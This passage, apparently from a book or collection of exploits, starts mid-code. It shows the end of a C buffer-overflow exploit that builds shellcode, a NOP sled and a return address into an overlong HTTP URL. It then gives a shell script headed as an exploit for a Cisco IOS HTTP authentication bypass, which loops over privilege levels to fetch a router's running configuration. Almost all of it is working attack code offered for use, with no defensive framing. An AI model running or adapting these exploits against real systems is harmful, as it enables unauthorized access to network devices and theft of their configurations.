"\x08\x50\x8d\x5e\x08\x53\x56\x56\xb0\x3b\x9a\xff\xff\xff\xff\x07"
"\xff\xe8\xdc\xff\xff\xff/bin/zz\x00";

        for(i=0;i<264;i++)
                data[i]=0x90;
data[i]=0x30;i++;
data[i]=0x9b;i++;
data[i]=0xbf;i++;
```

```
data[i]=0xef;i++;
data[i] = 0x00;
for (i=0; i<strlen(shell); i++)
shelloutput[i] = shell[i];
shelloutput[i] = 0x00;

printf("10003.http://%s%s", data, shelloutput);

}
```

6.4 Exploit for Cisco IOS HTTP authentication vulnerability

```
#!/bin/sh
#================= ==========================================
# $Id: ios-http-auth.sh,v 1.1 2001/06/29 00:59:44 root Exp root $
#
# Brute force IOS HTTP authorization vulnerability (Cisco Bug ID CSCdt93862).
#=========================================================  ============
TARGET=192.168.10.20
FETCH="/usr/bin/fetch"

LEVEL=16 # Start Level
EXPLOITABLE=0 # Counter

while [ $LEVEL  -lt 100 ]; do
   CMD="${FETCH} http://${TARGET}/level/${LEVEL}/exec/show/config"
   echo; echo ${CMD}
   if (${CMD}) then
      EXPLOITABLE=`expr ${EXPLOITABLE} + 1`
   fi
   LEVEL=`expr $LEVEL + 1`
done;

echo; echo All done
echo "${EXPLOITABLE} exploitable levels"
```